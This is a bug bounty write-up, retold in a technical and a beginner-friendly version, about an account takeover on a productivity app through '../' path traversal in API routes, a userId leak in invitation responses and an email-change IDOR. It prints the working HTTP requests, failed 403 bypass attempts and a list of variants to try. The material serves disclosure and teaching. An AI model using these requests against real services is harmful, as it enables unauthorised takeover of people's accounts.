Two account takeover bugs worth $4300 🎁
A workspace API authorised requests using the workspace ID in the URL path, so an attacker could insert a path traversal segment to act on another user's workspace. By chaining this with an email-change endpoint and a user-ID leak in the invite response, the attacker could change a victim's email and then reset the password to take over the account.
 Published on blog.usamav.dev
·Aug 29, 2021·
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The first target in this story is a productivity application with 2+ million users. It runs a Responsible Disclosure Policy that offered $2500 for critical security issues. The features that matter here are straightforward:
- Users can create accounts and log in.

- Users can create workspaces.

- Workspace admins can invite new team members into a workspace.

- A single user can be a member of multiple workspaces.
The application exposes a JSON API. Every request to it has three major parts: an auth token, an API route, and request data. Workspace functions live under the /workspace route, and the ID in such a request is the workspace ID. Only a workspace admin is supposed to be able to invite users, edit the privileges of invited users, delete users from the team, and so on.
Setup
The researcher registered two accounts with two different emails: [redacted] for the admin (the victim, called "Adimon") and [redacted] for the attacker. Creating a user account automatically creates a default workspace whose name starts with the user's first name.
Both sessions were kept in the same browser using Chrome profiles, so cookies and sessions stayed separate without opening different browsers. Temporary email services were used for the extra addresses.
From analysing the HTTP traffic, the accounts looked like this:
| attacker | admin | |
|---|---|---|
email |
[redacted] | [redacted] |
userId |
60b64f71adf0d3543cfd8225 | 60c30f168747147d9acd89aa |
workspace IDs |
60b64f71adf0d3543cfd8229, 60c30f178747147d9acd89ba | 60c30f178747147d9acd89ba |
Owned workspace IDs |
60b64f71adf0d3543cfd8229 | 60c30f178747147d9acd89ba |

Note that the attacker is a member of Adimon's workspace (60c30f178747147d9acd89ba) but does not own it. From Adimon's account, the attacker was invited into Adimon's workspace; the invitation request is shown below.
Finding it
Before reaching the takeover, the researcher spent 7 days on the application and found two minor issues:
- The old password reset link did not expire after a new password reset link was requested.
- Response manipulation during account deletion. Deleting an account requires the current password for verification, but changing a
falsevalue totruein the response bypassed the check, and the account was deleted without the correct password.
Neither was reported at that point, because the researcher wanted to raise the impact of the response manipulation first. There were no other requests that relied on a response for validation, not even 2FA, so the next step was testing for IDORs.

The interesting observation came from the workspace invitation flow. The invitation request from Adimon's account carries Adimon's auth token, and the workspace ID in the route is Adimon's workspace ID. Auth tokens differ per user, so replaying Adimon's request with the attacker's token should be rejected, and it was: every attempt to edit, invite or delete a user in Adimon's workspace using the attacker's token returned 403 Forbidden.



The sample request below uses the attacker's auth token to invite a random user into Adimon's workspace:
POST /workspaces/60c30f178747147d9acd89ba/users?sendEmail=true HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"emails":["[redacted]"],"captchaValue":"_"}
Exploitation
Step 1: try the usual 403 bypasses
The researcher worked through a list of 403 bypass techniques collected from bug bounty tips, one by one. All of them failed.
Wrapping the workspace ID in an array:
POST /workspaces/[60c30f178747147d9acd89ba]/users?sendEmail=true HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"emails":["[redacted]"],"captchaValue":"_"}
Nesting the email array, since the email is already sent as an array by default:
POST /workspaces/60c30f178747147d9acd89ba/users?sendEmail=true HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"emails":[["[redacted]"]],"captchaValue":"_"}
Wrapping the ID in a JSON object:
POST /workspaces/{"id":"60c30f178747147d9acd89ba"}/users?sendEmail=true HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"emails":["[redacted]"],"captchaValue":"_"}
Sending the email as a JSON object:
POST /workspaces/60c30f178747147d9acd89ba/users?sendEmail=true HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"emails":[{"email": "[redacted]"}],"captchaValue":"_"}

Changing the method from POST to DELETE, PUT and PATCH produced a 405 method not allowed error:
PUT /workspaces/<workspace_ID>/users?sendEmail=true HTTP/1.1
...
...
PATCH /workspaces/<workspace_ID>/users?sendEmail=true HTTP/1.1
...
...
DELETE /workspaces/<workspace_ID>/users?sendEmail=true HTTP/1.1
...
...
Adding API versions to the route, since the request carried no version number by default, returned only 404 Not Found:
POST /v1/workspaces/<workspace_ID>/users?sendEmail=true HTTP/1.1
...
...
POST /v2/workspaces/<workspace_ID>/users?sendEmail=true HTTP/1.1
...
...
Using a wildcard as the ID, to see whether a user could be invited into every workspace, also returned 404 Not Found:
POST /workspaces/*/users?sendEmail=true HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: ....

{"emails":["[redacted]"],"captchaValue":"_"}
A URL-encoded null character in the route was handled carefully by the API and server:
POST /workspaces/60c30f178747147d9acd89ba%00/users?sendEmail=true HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"emails":["[redacted]"],"captchaValue":"_"}
Step 2: path traversal in the route
After a few days on the API with no tricks left, the researcher searched for "API bug bounty tips" and landed on an API security checklist (the write-up names gowsundar.gitbook.io/book-of-bugbounty-tips/api, with a note that it is not 100% certain this was the repository). From there came the idea of putting ../ in the API route.
The attacker's workspace ID is 60b64f71adf0d3543cfd8229 and Adimon's workspace ID is 60c30f178747147d9acd89ba. The request below starts at the attacker's own workspace, traverses up one level, and then names Adimon's workspace:
POST /workspaces/60b64f71adf0d3543cfd8229/../60c30f178747147d9acd89ba/users?sendEmail=true HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"emails":["[redacted]"],"captchaValue":"_"}
This succeeded. With the attacker's auth token, the attacker could invite new users into Adimon's workspace. This succeeded.
Step 3: try a password change

The next goal was to turn the invitation bypass into a full account takeover. Changing Adimon's password from the attacker's account failed, because the old password of Adimon is required to change it.
Step 4: change the victim's email
Email change is the feature that enables the takeover: if the victim's email can be replaced with the attacker's, a later forgot password request sends the reset to the attacker.
A normal email change request looks like this, where 60b64f71adf0d3543cfd8225 is the attacker's own userId:
PUT /users/60b64f71adf0d3543cfd8225/email HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"email":"[redacted]"}
The same traversal trick was applied to the user route, with Adimon's userId (60c30f168747147d9acd89aa) as the target:
PUT /users/60b64f71adf0d3543cfd8225/../60c30f168747147d9acd89aa/email HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"email":"[redacted]"}
The request returned 200 OK. The change was not complete yet, because a verification link has to be clicked. There were two possibilities for where that link would be delivered: to the current email or to the newly requested email. It went to the newly requested email, the attacker's address, so the takeover of Adimon's account from the attacker's account succeeded. The author notes that if an attacker has the userId of the victim, the victim's account can be taken over.
Step 5: obtain the victim's userId
The IDOR needs the victim's userId, and the invitation feature supplies it. From the attacker's account, the attacker invited Adimon into the attacker's workspace using the email address.

The response to that invitation request contained the userId of the invited email.

Only the email is needed: if a user account exists for the entered email, the response contains that user's userId.
The complete attack:
- The attacker invites Adimon to his workspace, by entering the email address
[redacted]. - Get Adimon's
userIdfrom the #1 response. - The attacker changes the email of Adimon into the attacker's email by exploiting IDOR vulnerability.
- Make a forgot password request.
Step 6: report
The report was sent to the company.

5 days later the team emailed regarding a bounty amount of $2500.


The author is explicit about the role of luck: had the verification link gone to the current email instead of the new one, the account takeover would not have been found. Of the two minor issues, the second was reported and turned out to be a duplicate.
The second account takeover, worth $1800, is not covered in this write-up; the author says it will be published separately.
Root cause
The report does not explain why the traversal bypassed the check. The ../ segment lets the two differ: the check sees the attacker's own workspace (60b64f71adf0d3543cfd8229) or the attacker's own user (60b64f71adf0d3543cfd8225), while the action lands on Adimon's workspace or user. The same pattern applies to the email change endpoint, where the attacker's token is valid for the attacker's own userId but the request modifies the victim's record.
The defences that did exist did not help. The 403 Forbidden was returned for direct requests against another user's workspace, so the authorisation check itself worked on the literal ID. Method changes, API version prefixes, array and object wrapping, wildcards and null bytes were all rejected. The traversal was the one shape the check did not account for. The verification link was sent to the new address rather than the old one, which is what made the takeover complete.
Impact
An authenticated attacker who knows a victim's userId can change the victim's email address and then request a password reset, taking over the account. The userId is not secret: inviting an email address to the attacker's own workspace returns the userId for that email, so only the victim's email address is needed. The same traversal let the attacker invite users into a workspace they do not administer. Password change is not affected because the old password is required. The takeover depends on the verification link being delivered to the newly requested email; the author notes that had it gone to the current email, the takeover would not have worked.
Fix
The write-up does not describe what the company changed. Based on the root cause, the fix should be to authorise against the same identifier that the action is applied to, after the path has been normalised, and to reject or normalise ../ segments in API routes before any authorisation decision. The email change endpoint should verify that the authenticated user matches the userId in the route, and the verification link should go to the current email address rather than the new one.
Variants to test
- Put
../between your own object ID and the victim's ID in any API route that takes an ID, for example/workspaces/<own>/../<victim>/users. A positive result is a200where a direct request to the victim's ID returns403. - Apply the same traversal to user-scoped routes such as
/users/<own>/../<victim>/email. A positive result is a successful change to another user's record with your own token. - Try other normalisation sequences in the route, such as
./,%2e%2e/or repeated slashes, wherever the direct request is forbidden. - Test whether invitation or membership responses leak
userIdfor an arbitrary email, which turns an email address into an exploitable identifier. - Check where email change verification links are delivered. If they go to the newly requested address, an email change on someone else's account becomes a takeover.
- Re-run the standard 403 bypass list (array and object wrapping, method changes, version prefixes, wildcards, null bytes) on any endpoint that returns
403, since one of them may succeed where the others do not.
What happened, in plain words
A security researcher found a way to take over other people's accounts on a productivity website used by more than two million people. The company behind it ran a Responsible Disclosure Policy, which is a public promise: if you find a security problem and tell us privately instead of abusing it, we will pay you a reward (a "bounty"). For critical problems, that policy offered $2500.
The trick was surprisingly small. The website has a programming interface (an API) that the browser talks to behind the scenes. The researcher discovered that by putting a special piece of text, ../, into the address of a request, he could make the server check one thing and then do another. The check saw his own account, which he is allowed to touch. The action landed on someone else's account, which he is not. With that, he could change a victim's email address to his own, then use the ordinary "forgot password" button to receive the reset link and take the account.
This article walks through the whole story from zero: what the product does, what an API request looks like, what a token is, why the server said "403 Forbidden", every failed attempt, and finally the request that worked. No prior security knowledge is assumed.
The target and its features
The first target is a productivity application with 2+ million users. Think of it as a place where teams organise work together. The parts of it that matter here are simple:
- Users can create accounts and log in.
- Users can create workspaces.
A workspace is a shared container, a bit like a shared folder or a group chat: it belongs to a team, and the things inside it belong to that team rather than to one person.
- Workspace admins can invite new team members into a workspace.
An admin is the person in charge of that workspace. Only admins are supposed to be able to invite people, change what invited people are allowed to do, remove people from the team, and so on.
- A single user can be a member of multiple workspaces.
So one person can belong to several teams at once, each with its own workspace and its own set of members.
What an API is
The application is not one big program. The page you see in the browser is mostly a shell, and it constantly sends small messages to a server to ask for data or to tell it to do something. Those messages are API requests. An API (Application Programming Interface) is simply the set of addresses and rules a program uses to talk to another program. A useful comparison: a restaurant. The menu is the API. You do not walk into the kitchen and cook; you pick from the menu, and the kitchen does the work. The menu tells you what you may ask for and how to ask for it.
This application's API speaks JSON, which is a text format for structured data. It looks like {"key": "value"} and is easy for both humans and machines to read.
The three parts of every request
Every request to this API has three major parts:
- An auth token. A token is a long string of characters that proves who you are, like a wristband at an event. You get it when you log in, and you show it with every request. The server reads it and knows which account is asking. Tokens are different for different users: Adimon has one, the attacker has another.
- An API route. The route is the address of the action, the part of the menu you are ordering from. Workspace functions live under the
/workspaceroute. The ID that appears in such a route is the workspace ID, the unique identifier of one particular workspace. - Request data. This is the extra information the action needs. For an invitation, it is who should be invited. If the request were about uploading a photo, the request data would describe the photo.
Only a workspace admin is supposed to be able to invite users, edit the privileges of invited users, delete users from the team, and so on. That rule is the thing the researcher set out to break.
Setting up two accounts
The researcher registered two accounts with two different emails: [redacted] for the admin (the victim, called "Adimon") and [redacted] for the attacker. Creating a user account automatically creates a default workspace whose name starts with the user's first name.
Both sessions were kept in the same browser using Chrome profiles. A browser profile is a separate little world inside Chrome with its own cookies and logins, so you can be logged in as two different people in two windows without them interfering. A cookie is a small piece of data a website stores in your browser to remember you between page loads; a session is that logged-in state. Using profiles avoided opening two different browsers.
Temporary email services were used for the extra addresses, so the researcher's real mailbox stayed clean.
From analysing the HTTP traffic (the requests and responses travelling between browser and server), the accounts looked like this:
| attacker | admin | |
|---|---|---|
email |
[redacted] | [redacted] |
userId |
60b64f71adf0d3543cfd8225 | 60c30f168747147d9acd89aa |
workspace IDs |
60b64f71adf0d3543cfd8229, 60c30f178747147d9acd89ba | 60c30f178747147d9acd89ba |
Owned workspace IDs |
60b64f71adf0d3543cfd8229 | 60c30f178747147d9acd89ba |
A userId is the unique identifier the system gives each account. A workspace ID does the same for a workspace. These long strings of letters and numbers are not secret in themselves; they are just labels the system uses internally.
Read the table carefully. The attacker is a member of Adimon's workspace (60c30f178747147d9acd89ba) but does not own it. The attacker owns only 60b64f71adf0d3543cfd8229. That difference, member versus owner, is the whole point: a member should not be able to do admin things.
From Adimon's account, the attacker was invited into Adimon's workspace. The invitation request is shown below.
Finding the first two bugs
Before reaching the takeover, the researcher spent 7 days on the application and found two minor issues:
- The old password reset link did not expire after a new password reset link was requested. A password reset link is the special link emailed to you when you click "forgot password". Normally, asking for a new one should make the old one useless. Here it did not, so an old link lying around in an inbox stayed usable.
- Response manipulation during account deletion. Deleting an account requires the current password for verification. The researcher found that changing a
falsevalue totruein the response bypassed the check, and the account was deleted without the correct password. "Response manipulation" means editing what the server sends back, in the browser's developer tools, to see whether the page trusts that answer too much. Here it did: the page believed the edited answer instead of the server's real decision.
Neither was reported at that point, because the researcher wanted to raise the impact of the response manipulation first. Impact is how much damage a bug could do; a bug that only deletes your own account after you confirm is minor, a bug that deletes someone else's is serious. There were no other requests that relied on a response for validation, not even 2FA (two-factor authentication, the second code you sometimes type after your password), so the next step was testing for IDORs.
IDOR stands for Insecure Direct Object Reference. In plain words: the system uses a simple label (like a number or an ID) to decide which object to act on, and it does not check whether you are allowed to touch that particular object. A comparison: a hotel where room keys are just the room number written on a card. If the door only checks that the number is valid, not that the card belongs to you, you can write any number on it.
The observation that started it
The interesting observation came from the workspace invitation flow. The invitation request from Adimon's account carries Adimon's auth token, and the workspace ID in the route is Adimon's workspace ID. Auth tokens differ per user, so replaying Adimon's request with the attacker's token should be rejected. And it was: every attempt to edit, invite or delete a user in Adimon's workspace using the attacker's token returned 403 Forbidden.
403 Forbidden is an HTTP status code. HTTP status codes are short numbers the server sends back to say how it went. 200 means fine, 403 means "I understood you, but you are not allowed", 404 means "no such thing here", 405 means "that method is not allowed on this address".
The sample request below uses the attacker's auth token to invite a random user into Adimon's workspace:
POST /workspaces/60c30f178747147d9acd89ba/users?sendEmail=true HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"emails":["[redacted]"],"captchaValue":"_"}
Line by line:
POST /workspaces/60c30f178747147d9acd89ba/users?sendEmail=true HTTP/1.1is the first line of the request.POSTis the method, the verb: it means "create something". The path/workspaces/60c30f178747147d9acd89ba/userssays "the users of workspace 60c30f178747147d9acd89ba", which is Adimon's workspace.?sendEmail=trueis a query parameter, a small setting attached to the address; here it asks the server to send an email.HTTP/1.1is the version of the protocol being spoken.Host: global.api.host.comtells the server which website name the request is for. One server can host many sites, so it needs to know which one you mean.Content-Type: application/jsonannounces that the body of the request is JSON, so the server knows how to read it.X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>is the token header. The long string starting witheyJis the beginning of a JWT (JSON Web Token), a common token format. The...and the placeholder show that the rest is cut off. This is the attacker's token, not Adimon's.- The blank line separates the headers from the body.
{"emails":["[redacted]"],"captchaValue":"_"}is the body: the list of emails to invite, and a captcha value. A captcha is the little puzzle meant to prove a human is present;_here is a placeholder value.
Trying the usual 403 bypasses
The researcher worked through a list of 403 bypass techniques collected from bug bounty tips, one by one. A "bypass" is a way around a check. All of them failed, but each attempt is worth understanding because each one tests a different assumption the server might have made.
Attempt 1: wrap the ID in an array
An array is a list, written with square brackets. The idea: maybe the server expects a list of IDs and handles a list differently from a single value.
POST /workspaces/[60c30f178747147d9acd89ba]/users?sendEmail=true HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"emails":["[redacted]"],"captchaValue":"_"}
This is the same request as before, except the workspace ID is now inside square brackets: [60c30f178747147d9acd89ba]. Everything else is unchanged. It failed.
Attempt 2: nest the email array
The email is already sent as an array by default, so the next idea was to nest it: a list inside a list.
POST /workspaces/60c30f178747147d9acd89ba/users?sendEmail=true HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"emails":[["[redacted]"]],"captchaValue":"_"}
Here the body has [["[redacted]"]] instead of ["[redacted]"]: the address sits in an inner list, which sits in an outer list. The reasoning is that some code paths handle a nested structure differently and might skip a check. It failed.
Attempt 3: wrap the ID in a JSON object
A JSON object is a set of key and value pairs in curly braces, like {"id": "..."}. The idea: maybe the server can read an ID out of an object.
POST /workspaces/{"id":"60c30f178747147d9acd89ba"}/users?sendEmail=true HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"emails":["[redacted]"],"captchaValue":"_"}
The path now contains {"id":"60c30f178747147d9acd89ba"} where the plain ID used to be. It failed.
Attempt 4: send the email as a JSON object
POST /workspaces/60c30f178747147d9acd89ba/users?sendEmail=true HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"emails":[{"email": "[redacted]"}],"captchaValue":"_"}
Now the list contains an object, {"email": "[redacted]"}, instead of a bare string. Same idea as before, applied to the body rather than the path. It failed.
Attempt 5: change the method
The method is the verb of the request. POST creates, PUT replaces, PATCH partially updates, DELETE removes. Maybe the permission check only covered POST, and another verb would slip through.
PUT /workspaces/<workspace_ID>/users?sendEmail=true HTTP/1.1
...
...
PATCH /workspaces/<workspace_ID>/users?sendEmail=true HTTP/1.1
...
...
DELETE /workspaces/<workspace_ID>/users?sendEmail=true HTTP/1.1
...
...
In these three snippets the method word at the start changes, and the rest is abbreviated with ... because it is the same as before. <workspace_ID> is a placeholder for the ID. All three produced a 405 method not allowed error: the server does not offer those verbs on that address at all.
Attempt 6: add an API version to the route
APIs often have versions, written as /v1/, /v2/, /v3/ in the path. Old versions sometimes lack newer security checks. The request carried no version number by default, so the researcher tried adding one.
POST /v1/workspaces/<workspace_ID>/users?sendEmail=true HTTP/1.1
...
...
POST /v2/workspaces/<workspace_ID>/users?sendEmail=true HTTP/1.1
...
...
Only 404 Not Found came back: those versioned addresses do not exist.
Attempt 7: use a wildcard as the ID
A wildcard is a character that stands for "anything". * often means "all". The idea: if the ID is *, maybe the action applies to every workspace, including Adimon's.
POST /workspaces/*/users?sendEmail=true HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: ....

{"emails":["[redacted]"],"captchaValue":"_"}
The path has * where the workspace ID should be, and the token is abbreviated to ..... The response was 404 Not Found: no workspace is called *.
Attempt 8: add a URL-encoded null character
A null character is a special invisible character (value zero) that some systems treat as "end of text". %00 is how it is written in a URL. The idea: maybe the server stops reading the ID at the null character, so the check sees one thing and the action uses another.
POST /workspaces/60c30f178747147d9acd89ba%00/users?sendEmail=true HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"emails":["[redacted]"],"captchaValue":"_"}
The path now ends the ID with %00 before /users. The API and server handled it carefully and it failed.
The request that worked: path traversal
After a few days on the API with no tricks left, the researcher searched for "API bug bounty tips" and landed on an API security checklist (the write-up names gowsundar.gitbook.io/book-of-bugbounty-tips/api, with a note that it is not 100% certain this was the repository). From there came the idea of putting ../ in the API route.
../ is the notation for "go up one folder". You have seen it in file paths: in /home/me/photos/../notes, the .. cancels photos, so the path really means /home/me/notes. Web servers also normalise paths, meaning they tidy them up before acting. The question was: does the permission check look at the path before tidying, or after?
The attacker's workspace ID is 60b64f71adf0d3543cfd8229 and Adimon's workspace ID is 60c30f178747147d9acd89ba. The request below starts at the attacker's own workspace, traverses up one level, and then names Adimon's workspace:
POST /workspaces/60b64f71adf0d3543cfd8229/../60c30f178747147d9acd89ba/users?sendEmail=true HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"emails":["[redacted]"],"captchaValue":"_"}
Line by line:
- The path is
/workspaces/60b64f71adf0d3543cfd8229/../60c30f178747147d9acd89ba/users. Read it left to right: go into workspace60b64f71adf0d3543cfd8229(the attacker's own), go up one level with.., then go into workspace60c30f178747147d9acd89ba(Adimon's), then to itsusers. - After normalisation, the path is simply
/workspaces/60c30f178747147d9acd89ba/users, the same address that returned403before. - The token is still the attacker's. The body still asks to invite
[redacted].
This succeeded. With the attacker's auth token, the attacker could invite new users into Adimon's workspace. This succeeded. In other words, the guard looked at the first name on the list and the waiter served the last one.
Trying a password change
The next goal was to turn the invitation bypass into a full account takeover. An account takeover means logging in as someone else, or otherwise controlling their account. Changing Adimon's password from the attacker's account failed, because the old password of Adimon is required to change it. That is a sensible design: to set a new password you must prove you know the current one.
Changing the victim's email
Email change is the feature that enables the takeover: if the victim's email can be replaced with the attacker's, a later forgot password request sends the reset to the attacker. A later forgot password request sends the reset to the attacker.
A normal email change request looks like this, where 60b64f71adf0d3543cfd8225 is the attacker's own userId:
PUT /users/60b64f71adf0d3543cfd8225/email HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"email":"[redacted]"}
Line by line:
PUTis the method meaning "replace this value"./users/60b64f71adf0d3543cfd8225/emailis the address: the email field of user60b64f71adf0d3543cfd8225, the attacker.- The token is the attacker's, which matches the user in the path. This is the legitimate case.
- The body
{"email":"[redacted]"}is the new address to set.
The same traversal trick was applied to the user route, with Adimon's userId (60c30f168747147d9acd89aa) as the target:
PUT /users/60b64f71adf0d3543cfd8225/../60c30f168747147d9acd89aa/email HTTP/1.1
Host: global.api.host.com
Content-Type: application/json
X-Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJS...<Attacker's AUTH Token>

{"email":"[redacted]"}
Line by line:
- The path starts at the attacker's own user,
60b64f71adf0d3543cfd8225, goes up one level with.., then names Adimon's user,60c30f168747147d9acd89aa, and itsemailfield. - After normalisation, the path is
/users/60c30f168747147d9acd89aa/email: Adimon's email field. - The token is still the attacker's, so the check sees the attacker's own user and passes.
- The body sets the email to
[redacted], the attacker's address.
The request returned 200 OK. The change was not complete yet, because a verification link has to be clicked. A verification link is an email with a special link that proves you really own the new address. There were two possibilities for where that link would be delivered: to the current email or to the newly requested email. It went to the newly requested email, the attacker's address, so the takeover of Adimon's account from the attacker's account succeeded. The author notes that if an attacker has the userId of the victim, the victim's account can be taken over.
Obtaining the victim's userId
The IDOR needs the victim's userId, and the invitation feature supplies it. From the attacker's account, the attacker invited Adimon into the attacker's workspace using the email address.
The response to that invitation request contained the userId of the invited email.
Only the email is needed: if a user account exists for the entered email, the response contains that user's userId. That is a small information leak, but it is the missing piece: an email address is easy to know, and now it can be turned into the internal ID the attack needs.
The complete attack:
- The attacker invites Adimon to his workspace, by entering the email address
[redacted]. - Get Adimon's
userIdfrom the #1 response. - The attacker changes the email of Adimon into the attacker's email by exploiting IDOR vulnerability.
- Make a forgot password request.
Reporting it
The report was sent to the company.
5 days later the team emailed regarding a bounty amount of $2500.
The author is explicit about the role of luck: had the verification link gone to the current email instead of the new one, the account takeover would not have been found. The takeover depended on where the verification link was delivered. Of the two minor issues, the second was reported and turned out to be a duplicate, meaning someone else had already reported it, so it paid nothing.
The second account takeover, worth $1800, is not covered in this write-up; the author says it will be published separately.
Why it worked
The report does not explain why the traversal bypassed the check. The ../ segment lets the two differ: the check sees the attacker's own workspace (60b64f71adf0d3543cfd8229) or the attacker's own user (60b64f71adf0d3543cfd8225), while the action lands on Adimon's workspace or user. The same pattern applies to the email change endpoint, where the attacker's token is valid for the attacker's own userId but the request modifies the victim's record.
The defences that did exist did not help. The 403 Forbidden was returned for direct requests against another user's workspace, so the authorisation check itself worked on the literal ID. Method changes, API version prefixes, array and object wrapping, wildcards and null bytes were all rejected. The traversal was the one shape the check did not account for. The verification link was sent to the new address rather than the old one, which is what made the takeover complete.
What an attacker could do
An authenticated attacker who knows a victim's userId can change the victim's email address and then request a password reset, taking over the account. The userId is not secret: inviting an email address to the attacker's own workspace returns the userId for that email, so only the victim's email address is needed. The same traversal let the attacker invite users into a workspace they do not administer. Password change is not affected because the old password is required. The takeover depends on the verification link being delivered to the newly requested email; the author notes that had it gone to the current email, the takeover would not have worked.
How to fix it
The write-up does not describe what the company changed. Based on the root cause, the fix should be to authorise against the same identifier that the action is applied to, after the path has been normalised, and to reject or normalise ../ segments in API routes before any authorisation decision. The email change endpoint should verify that the authenticated user matches the userId in the route, and the verification link should go to the current email address rather than the new one.
Things to try on your own
- Put
../between your own object ID and the victim's ID in any API route that takes an ID, for example/workspaces/<own>/../<victim>/users. A positive result is a200where a direct request to the victim's ID returns403. - Apply the same traversal to user-scoped routes such as
/users/<own>/../<victim>/email. A positive result is a successful change to another user's record with your own token. - Try other normalisation sequences in the route, such as
./,%2e%2e/or repeated slashes, wherever the direct request is forbidden. - Test whether invitation or membership responses leak
userIdfor an arbitrary email, which turns an email address into an exploitable identifier. - Check where email change verification links are delivered. If they go to the newly requested address, an email change on someone else's account becomes a takeover.
- Re-run the standard 403 bypass list (array and object wrapping, method changes, version prefixes, wildcards, null bytes) on any endpoint that returns
403, since one of them may succeed where the others do not.
Glossary
- API: the set of addresses and rules one program uses to talk to another; the menu of actions a server offers.
- API route: the address part of a request that names the action, such as
/workspaces/<id>/users. - Array: a list of values written in square brackets, like
["a", "b"]. - Auth token: a long string proving which account is making a request, like a wristband at an event.
- Authorisation: the decision about whether a given user is allowed to do a given action.
- Bounty: a reward paid for reporting a security problem responsibly.
- Bypass: a way around a security check.
- Captcha: a small puzzle meant to prove a human is present.
- Cookie: a small piece of data a website stores in your browser to remember you between page loads.
- Default workspace: the workspace automatically created for every new account, named after the user's first name.
- Duplicate: a report of a bug someone else already reported, so it pays nothing.
- Email change verification link: an email with a special link that proves you own the new address.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- HTTP status code: a short number in a response saying how it went, such as
200,403,404,405. - IDOR (Insecure Direct Object Reference): a bug where the system uses a simple label to pick an object and does not check whether you are allowed to touch that object.
- Impact: how much damage a bug could do if abused.
- JSON: a text format for structured data, written with curly braces, square brackets and quotes.
- JWT (JSON Web Token): a common token format; tokens starting with
eyJare usually JWTs. - Method: the verb of an HTTP request, such as
POST(create),PUT(replace),PATCH(partially update),DELETE(remove). - Normalisation: tidying up a path before using it, for example turning
/a/../binto/b. - Null character: an invisible character with value zero, written
%00in a URL. - Path traversal: putting
../in a path to move up a level and reach something you were not meant to reach. - Query parameter: a small setting attached to an address after a
?, such as?sendEmail=true. - Request data (body): the extra information a request carries, such as which emails to invite.
- Response manipulation: editing what the server sends back, in the browser's developer tools, to see whether the page trusts it too much.
- Responsible Disclosure Policy: a public promise to pay for privately reported security problems instead of punishing the reporter.
- Session: the logged-in state a website keeps for you, usually tied to a cookie.
- Takeover (account takeover): gaining control of someone else's account.
- 2FA (two-factor authentication): a second proof of identity after the password, such as a code.
userId: the unique identifier the system gives each account.- Wildcard: a character such as
*that stands for "anything". - Workspace: a shared container for a team, with its own members and admins.
- Workspace ID: the unique identifier of one workspace.



